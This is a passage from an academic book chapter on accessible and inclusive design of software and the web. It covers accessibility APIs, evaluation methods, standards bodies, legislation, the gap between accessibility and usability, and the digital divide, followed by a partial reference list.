Microsoft Active Accessibility (MSAA) is a technology that supports development of accessible Windows applications by giving supporting assistive technologies access to information about user interface elements, relationships, status and events. This information is particularly important to ensure that existing screen reading technology can output software interfaces in a comprehensible audio format.

One example of the usage of MSAA to enhance accessibility has been through advances in the accessibility of Macromedia Flash, which utilizes MSAA to pass additional information to screen reading technologies [25].

For Java applications, the Java Accessibility API and Java Accessibility Utilities are available to developers to enhance the accessibility of the user interface. Additionally, the Java Accessibility Bridge provides a means by which assistive technologies provided by host operating systems can interface with a Java application.[23]

For web content authors, as previously mentioned, an increasing number of elements and attributes specifically aimed at enhancing accessibility have been added to successive specifications of HTML. In addition to these, there has been a marked improvement in the ability of the latest versions of popular web authoring tools and content management systems to facilitate the creation of accessible web resources. As outlined by the W3C Authoring Tool Accessibility Guidelines (ATAG), accessible content creation can be made easier particularly for non-technical experts, through a number of techniques, including:

[22] NCAM: Guidelines for Making Educational Software and Web Sites Accessible: Available at http://ncam.wgbh.org/cdrom/guideline/.

[23] More on Java and accessibility is available at http://java.sun.com/products/jfc/jaccess-1.2/doc/guide.html.

- Automatic generation of code that conforms to accessibility guidelines and HTML standards;
- Prompting for the manual addition of information to enhance accessibility, for example alternative text for images;
- Checking mechanisms alerting authors to potential accessibility barriers and support on how to remove these;

While these improvements have been made to varying extents in widely used authoring tools, as yet though, it is not clear whether any commercially significant authoring tool has full support for the ATAG.

Steps have also been taken to enhance the accessibility of rich media. For example, Macromedia has taken significant steps to reduce potential accessibility barriers inherent in their Flash technology, while the organizations behind popular rich media players have also addressed, to varying extents, accessibility issues relating to the accessibility of media players and the rich media content itself.

A key feature of the W3C technology Synchronized Multimedia Integration Language (SMIL) is to support the addition of synchronized captions and audio descriptions to time-based presentations, while NCAM have developed the Media Access Generator (MAGpie) software to support authoring of caption and audio description files for combining with rich media content.

8. Testing and Evaluation of Inclusive Design

As the importance of accessibility has increased, methodologies for evaluation of software and web interfaces for accessibility have evolved. The most efficient way of developing an optimally accessible interface is, of course, to consider accessibility throughout the design lifecycle and perform evaluation and testing, preferably with users, at various stages in the iterative design cycle. Through regular user-involvement with disabled people, potential accessibility barriers can be identified and addressed as quickly as possible, before they become embedded in the system, architecture and functionality to such an extent that their elimination at a later date may be difficult or impossible.

In reality, though, many developers and technology providers are faced with the pressing need to evaluate an existing resource or application for potential accessibility barriers. Thus accessibility evaluation methodologies tend to concentrate on identification and privatization of existing problems, in order that a staged redevelopment can take place.

Sloan et al. [40] developed an early methodology for evaluating web sites for accessibility, and this methodology is largely that recommended by the W3C's Web

Accessibility Initiative [48]. The methodology, which may be applied with slight modification to software and other interfaces, covers the following key activities:

- Evaluation with automated checking tools. Many automated checking tools for assessing web site accessibility now exist, including Watchfire's Bobby, the WAVE from WebAim, A-Prompt from the University of Toronto, Lift from UsableNet, TAW (Test de Accessibilidad Web) and Torquemada from Webx-Tutti, the last two being developed in Spanish and Italian respectively. These automated tools have some very useful features to support developers, but they can check for only a subset of accessibility barriers, and, when used, must be supplemented by manual checks.
- Manual assessment of the accessibility of an interface when used with a variety of assistive technologies, ideally including screen magnification software, screen readers, Braille displays, and alternative input devices.
- Manual assessment of the interface—or at least a subset of screens or pages—using a checklist of recognized accessibility checkpoints, such as the W3C WCAG.
- Manual assessment under different access conditions, including:
  - in monochrome—black and white printed screenshots can be useful here;
  - with graphics turned off;
  - with speakers unplugged or sound turned down to a minimum;
  - with the mouse unplugged;
  - for web pages, with style sheets, scripting and frames disabled
- Web-based simulations can also help identify potential problems—for example a color blindness simulator is available at http://vischeck.com. Bookmarklets, or favelets are small scripts that, when run by a web browser, temporarily change screen display or disable a specific feature. These are widely available as additional browser tools for testing a web page for a specific accessibility issue.
- Even when the above checks have been carried out, some accessibility issues may still go uncovered. Carrying out usability evaluations with disabled users can be a very effective way of identifying barriers that may not have been otherwise apparent, or cause a significantly greater problem than might have been expected. While making contact with people with a variety of impairments may seem like a daunting challenge to some, the authors suggest that this is becoming less of a challenge, as more people with specific disabilities become active online, and more information becomes available regarding local disability groups, as accessibility evaluation becomes more commonplace and high profile.

In some cases, where time or expertise may be limited, it may be prudent to commission an accessibility audit, and this is being offered by an increasing number of academic, public sector and commercial organizations, such as the Digital Media Access Group (www.dmag.org.uk).

9. Developments and Challenges

9.1 Developments

Recent years have seen a number of positive developments in progress towards computer applications, services and digital media that are accessible to the widest possible range of users, regardless of disability.

9.1.1 The Embracing of Standards and Accessibility—by Developers, by Authors and by Consumers

Given the work carried out by the W3C and others in ensuring accessibility is a key consideration in the development of specifications and standards for the web and other technologies, it follows that standards-compliant technology design is highly compatible with inclusive technology design.

In terms of software accessibility, major development companies like Microsoft, Sun and IBM for many years have invested in research and development into how the accessibility of their products to disabled people can be enhanced. Increasing numbers of accessibility features have been incorporated into successive versions of the Windows operating system, to such an extent that it effectively became the only viable platform for assistive technology developers to create their products.

Apple initially led the way in accessibility innovation and solutions in early versions of the Macintosh operating system, but perhaps mirroring the decline and re-emergence of the company in the late 1980s and early 1990s, investment in accessibility aspects dropped, severely affecting the accessibility of later versions of Mac OS, and only recently has there been evidence that accessibility is once again an important consideration [7,8].

In the web design and development field in recent years, there has been a remarkable increase in evidence of developer enthusiasm for the adoption of web standards as a basis for web design. With that has come an increased interest in, and support of, the need to develop resources in line with accessibility guidelines. Where it might have been argued, in the past, that accessibility was not a high priority consideration, and not compatible with cutting-edge graphic design or complex functionality, standards-adherence and accessibility are now increasingly being seen by many web

professionals as baseline professional requirements that are non-negotiable prerequisites to the work they do.

Through largely grassroots organizations of web developers, advocacy groups such as the Web Standards Projects (WASP, http://www.webstandards.org) and MACCAWS (Making a Commercial Case for Adopting Web Standards, http://www.maccaws.com/) have been influential in providing coherent and cogent arguments supporting the uptake of standards in the development and procurement of web applications, browsers and authoring tools.

The EuroAccessibility (http://www.euroaccessibility.org) movement is a consortium of academic, public and commercial organizations, with the aim of promoting use of the W3C Web Content Accessibility Guidelines as a way of standardizing web accessibility evaluation and certification across Europe.

Another European initiative is the European Design for All e-Accessibility Network (eDEAN, http://www.e-accessibility.org/). This European Union initiative was founded in 2002, with the aim of promoting awareness of uptake in inclusive design methodologies in the public and private sectors, through establishing, in EU member states, national centers of excellence in inclusive design.

9.1.2 Accessibility-Focused Resources

In the past, it has been argued that advice and support on accessible design topics has been scarce, hindering awareness-raising and education in accessible design, but this picture is changing rapidly. In terms of published literature, the fields of human-computer interaction (HCI/CHI) and more specifically software and web usability have, to some extent, acknowledged the importance of the need for technology design to take into account variations in cognitive and physical abilities of end users. Accessibility, however, was by and large seen as a specialist issue rather than a core aspect of effective user-centered design.

Several books on web accessibility now exist, notably Paciello [36], Clark [9], Thatcher et al. [43] and Slatin and Rush [39], and, a further milestone was reached with the publication of Designing with Web Standards by Jeffrey Zeldman [50].

Zeldman's work extended topics of standards compliance and accessibility to the field of creative web design, and attempts to show that goals of creativity, aesthetics and accessibility need not be mutually exclusive. This has been an important step in engaging a community previously seen at least as having different beliefs and objectives to accessibility and usability advocates - if not hostile to accessibility and usability—a cultural difference summed up as "Usability experts are from Mars, graphic designers are from Venus" [12].

On-line publications such as A List Apart (http://www.alistapart.com/), Digital Web Magazine (http://digital-web.com/) and Boxes and Arrows (http://www.

boxesandarrows.com/) have also helped to promote standards compliance and accessible web design through discussion of new design techniques and methodologies using standards yet that also push boundaries of creativity and functionality in web design.

At the same time, the quantity of online accessibility-focused web resources is also increasing, and again, concentration is largely on web content development. Sites from organizations such as Utah State University's Web Accessibility in Mind (WebAIM, http://www.webaim.org) and the National Center for Accessible Media (NCAM, http://ncam.wgbh.org/) are valuable resources to developers. The Techdis service (http://www.techdis.ac.uk) offers an advisory service on issues relating to technology, disability and learning to the tertiary education sector in the UK.

Two UK-based initiatives of particular mention have resulted in a strong on-line presence, and show evidence of a global social movement in the area of web accessibility:

- Accessify.com (http://www.accessify.com) is a web site providing resources on accessible web design. Perhaps the most successful of these resources has been the Accessify Forum, an on-line community visited by people across the globe, and used to share accessibility-oriented news, knowledge and design techniques.
- The Guild of Accessible Web Designers (GAWDS, http://www.gawds.org) was set up in 2003, in light of increasing awareness of accessibility by commissioners of web sites, to acknowledge the need for some form of professional accreditation of skill and commitment to accessible design.

9.1.3 *The Effect of Legislation on ICT Developers and Commissioners of ICT*

The increasing interest amongst the web development community is, of course, not solely altruistic, but market-driven, as increasingly well-informed organizations acknowledge legal responsibilities and business arguments for accessible technology when contracting or purchasing technology solutions such as software and web sites.

Anecdotal evidence suggests that contracts and invitations to tender are increasingly specifying accessibility as an essential requirement of the product to be developed, and as a result, interested technology developers may increasingly be required to demonstrate evidence of skills and awareness in accessible design. Increased awareness of legislative and other requirements may also pass added responsibility onto developers to commit to fulfilling contractual accessibility objectives in the work they carry out.

9.1.4 Research and Development

As awareness in technology accessibility grows, and commercial demand for products that are optimally accessible, so too does commercial and academic research and development into ways of:

- using technology to enhance accessibility of information, communication and services to disabled people, and
- ensuring that technology and digital media is optimally accessible to a specific user group.

As mentioned, there are widely accepted accessibility guidelines for developing software and web content, but research is investigating ways in which accessibility barriers can be overcome.

A small selection of the many innovative research projects in the area includes:

- IBM have been exploring ways in which server-side transformations of web content can help to enhance the accessibility of web sites independent of existing access barriers being addressed by the site authors. The Web Accessibility Technology (WAT) provides enhanced functionality to web browsers by allowing easy adjustment of appearance characteristics such as text size and hyperlink appearance [38].
- In an effort to support people who are deaf and who consequently have reading difficulties, investigations have taken place into automating the translation of digital textual content—such as captions accompanying video—into sign language represented by an avatar. The ViSiCAST[24] and eSIGN[25] projects are examples of recent work on 'virtual signing.'
- Specific difficulties exist for people with communication difficulties in accessing and reading textual web content. These groups may use symbol-based augmentative and alternative communication (AAC) systems, yet translation of content in plain text into a specific AAC system, or translation of content from one system into another can be very difficult. The Concept Coding Framework project[26] is investigating how RDF (Resource Description Framework) can be used to provide a common framework to allow the easy translation of content such as messages between AAC systems.

[24] More details on the ViSiCAST project are available online at http://www.rnid.org.uk/html/information/technology/visicast.htm.

[25] More details on the eSIGN project are available online at http://www.sign-lang.uni-hamburg.de/esign/.

[26] More details on the Concept Coding Framework project are available at http://dewey.computing.dundee.ac.uk/ccf/.

9.2 Challenges

9.2.1 Continuing Lack of Awareness and Knowledge

Despite the positive picture painted in the previous section on developments, there remains clear evidence of a lack of awareness of the need to develop accessible technology, and levels of knowledge in effective inclusive design techniques are disappointingly low.

This was emphasized in 2004 in research into the accessibility of UK web sites by the Disability Rights Commission (DRC), which found that:

> "81% of web sites evaluated failed to satisfy even the most basic Web Accessibility Initiative Category." [15, p. 37]

The responsibilities of commissioners and purchasers of information and communication technology are clear. Given that where legal responsibility exists with respect to disability discrimination, it is most likely to lie with the provider of the technology—the employer or the service provider, rather than the manufacturer or developer. Therefore there is a continuing need to raise awareness amongst large and small organizations alike, of commercial, public, educational and not-for-profit organizations of their responsibilities to ensure that they use technology to reduce, rather than increase accessibility barriers to disabled employers and customers.

It is expected that as awareness grows, both from a client perspective and a developer perspective, and pressure grows from heightened user expectations in terms of accessibility, this issue will become more specifically one of knowledge and skill in accessible design.

Aside from a general lack of awareness, one specific stumbling block to increased knowledge in accessible design in the software and web development community appears to have been a difficulty in translating information on accessible design into effective practice. The DRC research found that, amongst web site commissioners interviewed in the study, over two-thirds of large (over 250 employees) companies had taken accessibility into account during web design. Yet the evidence of the web site evaluation did not back this up:

> "if 68% of web site commissioners from large organizations do indeed take accessibility into account, their concern to meet the needs of disabled people is, sadly, not being turned into good enough practice on the ground." [15, p. 37]

Some have expressed the view that web accessibility guidelines provided by the W3C, in particular the WCAG, have been less than optimal in the presentation of information, and there have been suggestions that both the content and presentation of the guidelines inhibit end users from fully engaging with and understanding them [13]. It has also been suggested that the WCAG is an uncomfortable mixture

of prescriptive and vague requirements, and as a result can be difficult to effectively apply to a specific circumstance, regardless of the experience of the web designer [9].

The W3C's Web Accessibility Initiative (WAI) has acknowledged these difficulties, and in developing version 2.0 of the WCAG, is working towards representing the guidelines in a new navigational model, with the aim of making it easier for user groups to extract and understand the information they need. Presentation issues are also being addressed, in an effort to engage designers who may have difficulty engaging with text-based guidelines the presentation of which do not appear to empathize with goals of creative visual design.

At the same time, though, accessible design cannot be boiled down to a single prescriptive set of guidelines, and therefore there is a pressing need for every organization that uses technology to provide effective training in accessible technology provision, software and web design. Training is necessary not just in accessible design techniques, but in awareness of the diversity of end users and their goals, their access technology and their specific needs, and how that might impact on the solutions adopted.

There is a particular need for increased awareness of accessibility issues amongst small organizations—the Disability Rights Commission's study into web accessibility found that only 29% of small organizations (i.e., with less than 250 employees) took accessibility into account when developing a web site, and indeed only 69% appeared to be aware of accessibility as an issue [15, p. 36].

Crucially, accessibility awareness must become integral to good design practice—and it must form a core part of any training programme, as opposed to an add-on.

9.2.2 More "Accessible" Accessibility Features

There is an unarguable need for technology providers to take steps to make sure that technology is as accessible and usable as possible to as many people. But at the same time, there is a need for increased awareness of such technology by those people who could benefit from accessible technology.

Many disabled technology users are extremely skilled, and the problems they encounter are likely to be exclusively due to shortcomings in the design of the resource, application or access technology they are using. However, the DRC report also, importantly, identified the need for improved education amongst disabled users of technology. The report found that many disabled people were unaware of accessibility features provided by operating systems and software such as browsers.

Several initiatives exist to raise awareness of technology amongst disabled people. For example, the UK charity AbilityNet supports disabled technology users by providing technology assessments for disabled people, assessing their access needs and

matching those needs through showing how operating system or software accessibility options can be adjusted, or prescribing an appropriate assistive technology.

At the same time, there is a pressing need for interface designers to provide accessibility options in a way that makes them more conspicuous to the full range of users who may benefit from them. Recalling that many people who may benefit from accessibility options would not necessarily identify themselves as being disabled, these people may not think to use accessibility options that are labeled as being provided for 'disabled users,' or identified by icons relating to disability. Instead, more success may be had by presenting accessibility options as ways of making the interface easier or more comfortable to use, rather than explicitly labeling them as 'features for disabled people.'

9.2.3 The Need for a Coherent and Collaborative Accessibility Strategy

Closely related to effective training is the need for software and web development organizations, and indeed any organization implementing in-house or third-party technological solutions, or having a web presence, to develop and maintain an effective accessibility strategy. Anecdotal evidence abounds of instances where accessibility, disability and technology have been addressed by an organization through awareness raising and training programmes, or the appointment of a single employee to oversee alone all matters accessibility-related. Yet, once this initial burst of activity has passed, and the in-house accessibility expert has moved jobs, the system in place has no structure to replace the expert, momentum is lost, resources developed no longer maintain standards of accessibility, and the issue may shrink into the background in terms of priority.

The importance of an accessibility strategy is discussed in some detail by Urban [47], who, in setting out an ideal organizational policy, stresses the need for a structured rather than *ad hoc* approach to accessibility.

Dependent on the function of the organization in question, key stakeholders in formulating and overseeing the implementation of an institutional accessibility policy may include the following:

- Representative(s) from senior management;
- Legal representative;
- A dedicated 'accessibility champion;'
- Representatives from sales and marketing, and corporate image or external relations;
- Representatives from IT provision—or development teams if a software or web development organization;

- External representative from one or more disability groups.

In discussing an effective accessibility strategy, Bohman [4] defines the following as essential elements:

- Definition of who is responsible for creating accessible content;
- How those responsible will receive training and support in achieving their objectives;
- What is meant by "accessible," and how to tell when content is "acceptably accessible"—this may involve defining a conformance level with an in-house or external set of guidelines;
- When, or how soon, content must be made accessible;
- Who verifies content reaches the specified standard;
- How, and by whom the standard will be enforced;
- What consequences will befall those who violate the standard, and the substandard content in question.

Implementing and maintaining an effective accessibility strategy is therefore a long-term task, requiring leadership and influence, plus support from and for all levels of the organization, rather than vague and empty expressions of ideals.

9.2.4 Accessibility Through Segregation

The most accessible interface for someone with a specific set of access requirements is one that is uniquely tailored to their needs, and while this situation may be impractical, good accessible design should at least as far as possible allow customization of display and interaction methods to suit a user's preferences. Provision of alternative versions of content—for example textual equivalents of graphical information—may be necessary to ensure accessibility for some users, while in certain situations, redundancy in features such as navigation mechanisms can also enhance accessibility.

A worrying trend in accessible design has, however, seen the emergence of completely separate versions of interfaces and web sites, intended as 'accessible versions' for disabled people. Segregation in this way does nothing to address the social exclusion faced by many disabled people, but, perhaps more significantly, a version marked as being 'for disabled people' will be ignored by the many people who do not identify themselves as being disabled, but might benefit from the accessibility features provided. At the same time, many text-only versions have suffered from neglect by developers, and text-only web sites have been found to be poorly updated, or missing much of the content or functionality of the 'graphical' version of the site. As

a result, many disabled people treat text-only alternatives with distrust, even though with database-driven web sites, where all content is output from a central database, there is no longer a need for physically updating two separate versions of a site.

The irony of text-only versions of web sites is that, for a majority of users, there is minimal difference in accessibility of a *well-designed* web site with judicious use of graphics, color and even multimedia, and a text-only version of the same site. Conversely, an automatically generated version of a text-only version of a poorly designed site will maintain most of the inherent accessibility and usability problems.

Yet, text-only web site generation is still encouraged and pursued by many, and software is available to facilitate automatic generation of such alternatives. There is a real worry that without a true understanding of accessibility needs, many organizations will choose to invest in significant amounts of money in this approach, leading to continued segregation and at the same time paying less attention to the need for developers and content providers in inclusive design.

Instead, as mentioned previously, developers should focus as far as possible on creating user-tailorable interfaces that support diverse accessibility needs, while being aware that there are occasional situations where a one-size-fits-all approach may not be the most effective. For web developers, technologies such as cascading style sheets have significant potential in allowing users to select or define alternative presentations of the same web page, based on their own access requirements; thus avoiding the need to provide and maintain parallel version of the site.

9.2.5 Unproven or Undefined Legislative Responsibilities

As discussed in Section 5, legislation exists in several countries outlawing discrimination against citizens on account of their disability, and there seems to be little doubt that this legislation can be applied to cases of discrimination resulting from software and web content containing accessibility barriers. Where there is often doubt is in a clear and unambiguous technical definition of accessibility, and whether it can be proved in a court that a resource has failed to meet this standard. Legislation such as Section 508 of the Rehabilitation Act does directly refer to the requirement of conformance with a technical standard; and the ruling of the Maguire v SOCOG case indicated that had the most basic conformance level of the Web Content Accessibility Guidelines been followed, there would have been no case to answer under the Australian DDA. Even so, there is an uncomfortable lack of clarity in the situation of what is legally acceptable and what is not.

In many countries, no law outlining discrimination against disabled people exists. Where such legislation does exist, it may not include a definitive requirement in terms of technical standards to be met to ensure lawful compliance, or it may be restricted to cover a specific sector, as, for example Section 508 does. There is also an issue

of unclear consequences for unlawful activity—since most anti-discriminatory laws are civil rather than criminal law, courts have the power to award damages to the plaintiff and/or make orders requiring the defendant to take steps to amend their discriminatory practice, but any such order is assessed on the specific circumstances of an individual case.

In the absence of any case law defining exact responsibilities, there will be uncertainty over responsibilities. Where there is uncertainty, there may be opportunity for organizations to argue that they have no legal responsibility to design accessible technology, or downplay their responsibilities, or to work to a level of accessibility that is far below an acceptable experience for many groups of disabled people. Organizations may also justify continued discriminatory practice, if they consider the risk of financial penalties resulting from a court ruling against them acceptable.

Another stumbling block is the subjective nature of many of the existing guidelines on accessible design, and different interpretations of guidelines. Any debate over whether supposedly universally recognized accessibility guidelines have or have not been satisfied will weaken the authority of such guidelines in a court of law, and will undermine the argument that a resource failing to conform to the guideline is unlawfully discriminatory.

These challenges to effective application of disability discrimination law to any instance of digital discrimination underline the need to maintain campaigns for clarity in terms of technical requirements to meet existing legislation, and, where there is none, to press for introduction of disability discrimination legislation that clearly sets out accessibility responsibilities of developers and providers of technology.

There is also the continuing need for more empirical data supporting the business case for accessible technology. The ultimate objective is a culture that finds technology with unjustifiable accessibility barriers unacceptable, in the same way as fire-escapes are now seen as a core requirement in the built environment.

9.2.6 Bridging the Gap Between Accessibility and Usability

The success in the adoption of accessibility as a fundamental professional and technical skill in the independent web design community has been remarked upon earlier. Nevertheless, a guideline-focused, technical approach to accessibility can result in a design which presents a disabled person significant usability problems.

Thatcher [44] describes an example of a US federal agency's web site that apparently met a specific set of accessibility standards but failed spectacularly to provide an acceptable browsing experience for a visually impaired user. Alternative text was provided for all images on the page, but the text provided was so unnecessarily detailed and in many cases irrelevant that the site became virtually unusable.

The findings of the UK Disability Rights Commission Formal Investigation also stated that:

> "Compliance with the Guidelines published by the (W3C) Web Accessibility Initiative is a necessary but not sufficient condition for ensuring that sites are practically accessible and usable by disabled people. As many as 45% of the problems experienced by the user group (in the Formal Investigation) were not a violation of any checkpoint, and would not have been detected without user testing." [15, p. 12]

It is unfortunate that the two communities who are interested in usability and accessibility respectively are relatively separate. The usability community is primarily interested in how "typical" users operate systems and designing systems which can be operated with the minimum of difficulty. The accessibility community is seen to be primarily concerned with ensuring that people with varying disabilities can access the functionality of systems. Some from the usability community will claim that accessibility is simply a sub-set of usability, and that one first produces a usable system and then investigates its accessibility as an add-on extra. This approach almost inevitably leads to significant extra expense and compromised accessibility.

It is more useful to think of usability as a sub-set of accessibility, that is, firstly the designer ensures that their target user group—including those with disabilities—can access the functionality of the system, and then considers how to make it usable for all of the intended audience.

The relationship between accessibility and usability has been described as:

> "Usability problems impact all users equally, regardless of ability. That is, a person regardless of disability is not disadvantaged to a greater extent by usability issues than a person without a disability."
> "Accessibility problems hinder access . . . by people with disabilities. When a person with a disability is at a disadvantage relative to a person without a disability, that is an accessibility issue." [19]

The same reference also acknowledges:

> ". . . it is rarely useful to differentiate between accessibility and usability. . .the distinction between accessibility and usability is especially hard to define when considering cognitive and language abilities." [19]

This is particularly so as the impact of most usability problems is also dependent on a cognitive ability, namely the ability to detect and identify the problem and find a solution. For individuals with specific cognitive impairments, what may be seen as a minor challenge for a majority may again become a significant barrier to access.

Existing guidelines for accessible design thus may overlook, or fail to emphasize, the need to minimize or avoid apparently minor problems that, as a result of a specific impairment or combination or impairments, may be magnified to such an extent as to make the interface virtually unusable

Thus although an interface may seem to meet recognized accessibility guidelines, it may yet still be unlawfully discriminatory to particular disabled people:

> "Published Guidelines and automatic testing software are useful diagnostic tools but *are only part of what is needed* to fulfil the (UK) DDA duty on service providers to make "reasonable adjustments" to their website practices, policies and procedures." (emphasis added) [15, p. 12]

Ultimately, this illustrates the importance of involving disabled users throughout the design and development of an interface to ensure both technical accessibility and to raise the user experience to a satisfactory level.

Microsoft's research into accessible technology found that people with impairments who used accessibility options and assistive technologies often did not consider that they used these technologies because of their impairment—rather, they used them in order to make it easier to use their computer. In other words, accessibility options and assistive technologies were considered as *enhancements to usability*, rather than accessibility:

> "From trackballs to screen magnifiers, participants frequently reported that these products make computers "easier to use," "more comfortable" and "more convenient." [28]

9.2.7 Neglect of Specific User Groups

It is widely acknowledged that requirements for and provision of accessibility options for some groups of disabled people, are more widely known than for other groups. For example, guidelines for enhancing the accessibility of software and web interfaces for blind and visually impaired people are relatively well advanced. For other groups, however, there is less awareness of what can be done to design optimally accessible and usable technology. This can partly be explained by the relative homogeneity of the accessibility needs of blind people, in comparison to that of elderly people, or people with 'cognitive disabilities.' It is much easier to ensure people are not excluded if there is a straightforward unambiguous set of guidelines.

For example, a key step to make information accessible to someone who is blind is to make it available in text, whereas a graphical, animated or audio format would be more suitable for someone with a severe learning disability or who has very low reading skills, but the resources and skills required to do this effectively may be beyond many content providers.

The situation was summarized by Clark [9]:

> "There is no plan of action available … in order to accommodate learning-disabled visitors in the way that plans of action are available for other disability groups, however contingent and fractured those latter plans might be. There are

> no simple coding or programming practices—or even complex practices, for that matter—in which you can engage to accommodate this group."

There is undoubted potential for technology to reduce exclusion and enhance the lives of specific groups, in particular for the significant group of people who have reading and learning disabilities, but their requirements are often diametrically opposed to that of other groups. The work of the Concept Coding framework project may be an important step towards this goal, but much work remains to be done to reduce exclusion amongst people with severe learning disabilities.

10. The Digital Divide Still Exists

In this chapter, we have seen how technology can be used to enable and facilitate inclusion, and we have noted how easy it is for designers and developers to inadvertently exclude large groups of users just by not taking proper account of the widely available knowledge on accessibility and inclusion. Given all the technical knowledge and guidance available, the trends in legislative activity and the emergence of frameworks for carrying out accessible design, it would be easy to be lulled into a sense that all was well and that inclusion and the digital divide had been removed. This would be wrong; there are still some major concerns.

The socio-economic divide still exists, and, although technology prices continue to fall, their purchase remains very low on the agenda for disabled and older people who are struggling to keep a roof over their heads. While the technology may be getting better, and cheaper, there are still significant economic barriers to its uptake by those who might benefit most from it.

Next, there is a battle for hearts and minds—while the technology exists to either assist or enhance quality of life and access, many older people in particular don't and won't make use of technology even when they clearly can afford it. A frequent reaction to the direct question is, "Oh, no, that's not for me." To some extent this problem will solve itself as the older population becomes one which was brought up with computing in their lives, but there is still a job to be done in convincing non-technology users that there can be significant benefits for them.

While many major players and niche companies are clearly working hard to avoid excluding people, there are still many systems appearing—software, hardware and web services,—which have clearly not been designed with any thought for the whole range of users. There is still far too much technology push in emerging areas. Whilst this is likely to reduce as developers see the success of well designed products and the legislative effects as case lore develops, the need for usable systems still needs to be positively promoted. The challenge is how to provide designers with the right

sort of information, and in a way which doesn't get in the way of the design process itself. There is no shortage of information, but it is not always clear how to interpret and use it effectively. The solution most surely lies in the promotion of a *culture* of inclusion, where it is seen as an integral part of the design process, and is taught explicitly to the emerging generation of designers and developers.

There are many positive signs that computers are beginning to realize their potential as liberators and facilitators for older and disabled people, but there is still a long way to go

- in developing methods to ensure inclusion;
- in developing and implementing legislation concerning inclusion in the digital world;
- in convincing sectors of the population of the potential benefit to them of technology uptake; and
- in evolving a culture of inclusion in the design and development communities.

Everyone in the computing and information technology communities has a role to play in this important task.

REFERENCES

[1] Alm N., Arnott J.L., Newell A.F., "Prediction and conversational momentum in an augmentative communication system", *Communications of the ACM* **35** (5) (May 1992) 46–57.

[2] Alm N., Astell A., Ellis M., Dye R., Gowans G., Campbell J., "A cognitive prosthesis and communication support for people with dementia", *Neuropsychological Rehabilitation* **14** (1/2) (2004) 117–134.

[3] Arnott J.L., Javed M.Y., "Probabilistic character disambiguation for reduced keyboards using small text samples", *Augmentative and Alternative Communication (A.A.C.)* **8** (3) (September 1992) 215–223.

[4] Bohman P., "University Web accessibility policies: a bridge not quite far enough". Available at http://www.webaim.org/coordination/articles/policies-pilot, 2003.

[5] Brewer J., Treviranus J., "Developing and reusing accessible content and applications", in: Littlejohn A. (Ed.), *Reusing Online Resources—A Sustainable Approach to E-Learning*, Kogan Page, 2003, pp. 119–128.

[6] Carmichael A., *Style Guide For the Design of Interactive Television Services for Elderly Viewers*, Independent Television Commission, Winchester, UK, 1999.

[7] Clark J., "Accessibility on the Mac: trouble in paradise", Tidbits No. 568, 19 February 2001. Available at http://db.tidbits.com/getbits.acgi?tbart=06311.

[8] Clark J., "Accessibility on the Mac: further glimpses of paradise", Tidbits No. 607, 3 December 2001. Available at http://db.tidbits.com/getbits.acgi?tbart=06646.

[9] Clark J., *Building Accessible Web Sites*, New Riders, Indianapolis, 2002.
[10] Clarkson J., Coleman R., Keates S., Lebbon C. (Eds.), *Inclusive Design—Design for the Whole Population*, Springer-Verlag, Berlin/New York, 2003.
[11] Clarkson J., Dong H., Keates S., "Quantifying design exclusion", in: Clarkson J., Coleman R., Keates S., Lebbon C. (Eds.), *Inclusive Design—Design for the Whole Population*, Springer-Verlag, Berlin/New York, 2003, pp. 422–436.
[12] Cloninger C., "Usability experts are from Mars, graphic designers are from Venus", *A List Apart* **74** (July 2000). Available from http://www.alistapart.com/articles/marsvenus/, 2000.
[13] Colwell C., Petrie H., "Evaluation of guidelines for designing accessible Web content", in: Buhler C., Knops H. (Eds.), *Assistive Technology on the Threshold of the New Millennium*, Proceedings of AAATE '99, IOS Press, Amsterdam, 1999.
[14] Department of Justice, "A guide to disability laws". Available at http://www.usdoj.gov/crt/ada/cguide.htm, 2002.
[15] Disability Rights Commission, "The Web–access and inclusion for disabled people". A formal investigation conducted by the Disability Rights Commission. Available at http://www.drc-gb.org/publicationsandreports/report.asp, 2004.
[16] Institute of Medicine, *Enabling America: Assessing the Role of Rehabilitation Science and Engineering*. Published by the National Academies Press, 2101 Constitution Ave., NW Box 285, Washington, DC 20055, 1997.
[17] Gregor P., Newell A.F., "Designing for dynamic diversity—making accessible interfaces for older people," in: *ACM WUAUC* (*22–25 May, Portugal 2001*), 2001.
[18] Gregor P., Newell A.F., Zajicek M., "Designing for dynamic diversity—interfaces for older people," in: *The Fifth International ACM Conference on Assistive Technologies* (*ASSETS 2002*), *Edinburgh*, July 2002.
[19] Henry S., "Understanding Web accessibility", in: Thatcher J., Waddell C., Henry S., Swierenga S., Urban M., Burks M., Regan B., Bohman P. (Eds.), *Constructing Accessible Web Sites*, Glasshaus, Birmingham, UK, 2002, p. 10.
[20] Hypponen H., *The Handbook on Inclusive Design for Telematics Applications*, Siltasaarenkatu 18A, 00531 Helsinki, Finland, 1999.
[21] ISO 13407: 1999(E), "Human-centred design processes for interactive systems", International Organization for Standards.
[22] Keates S., Clarkson J., *Countering Design Exclusion—An Introduction to Inclusive Design*, Springer-Verlag, Berlin/New York, 2004.
[23] IMS Global Learning Consortium, "IMS guidelines for developing accessible learning applications", version 1.0. Available at http://ncam.wgbh.org/salt/guidelines/, 2002.
[24] Inglis E.A., Szymkowiak A., Gregor P., Newell A.F., Hine N., Wilson B.A, Evans J., Shah P., "Usable technology? Challenges in design a memory aid with current electronic devices", *Neuropsychological Rehabilitation* **24** (1/2) (2004) 77–87.
[25] Macromedia, "Accessibility and Macromedia Flash Player 7", Available at http://www.macromedia.com/macromedia/accessibility/features/flash/player.html, 2004.
[26] Macaulay C., Crerar A., "Observing the workplace soundscape: ethnography and interface design", in: *Proceedings of the International Conference on Auditory Display (ICAD '98), Glasgow, November 2–5, 1998*, BCS/EWiC, 1998.

[27] Microsoft Corporation, "The wide range of abilities and its impact on computer technology". Available at http://download.microsoft.com/download/0/1/f/01f506eb-2d1e-42a6-bc7b-1f33d25fd40f/ResearchReport.doc, 2003.
[28] Microsoft Corporation, "Accessible technology in computing—examining awareness, use, and future potential". Available at http://download.microsoft.com/download/7/c/9/7c9c1528-a161-4b95-a79b7393d7accc20/Accessible%20Technology%20and%20Computing- -%20Examining%20Awareness%20Use%20and%20Future%20Potential.doc, 2003.
[29] Newell A.F., "Extra-ordinary human computer operation", in: Edwards A.D.N. (Ed.), *Extra-Ordinary Human–Computer Interactions*, Cambridge University Press, Cambridge, UK, 1995.
[30] Newell A.F., Booth L., Arnott J.L., Beattie W., "Increasing literacy levels through the use of linguistic prediction", *Child Language Teaching and Therapy* **8** (2) (1992) 138–187.
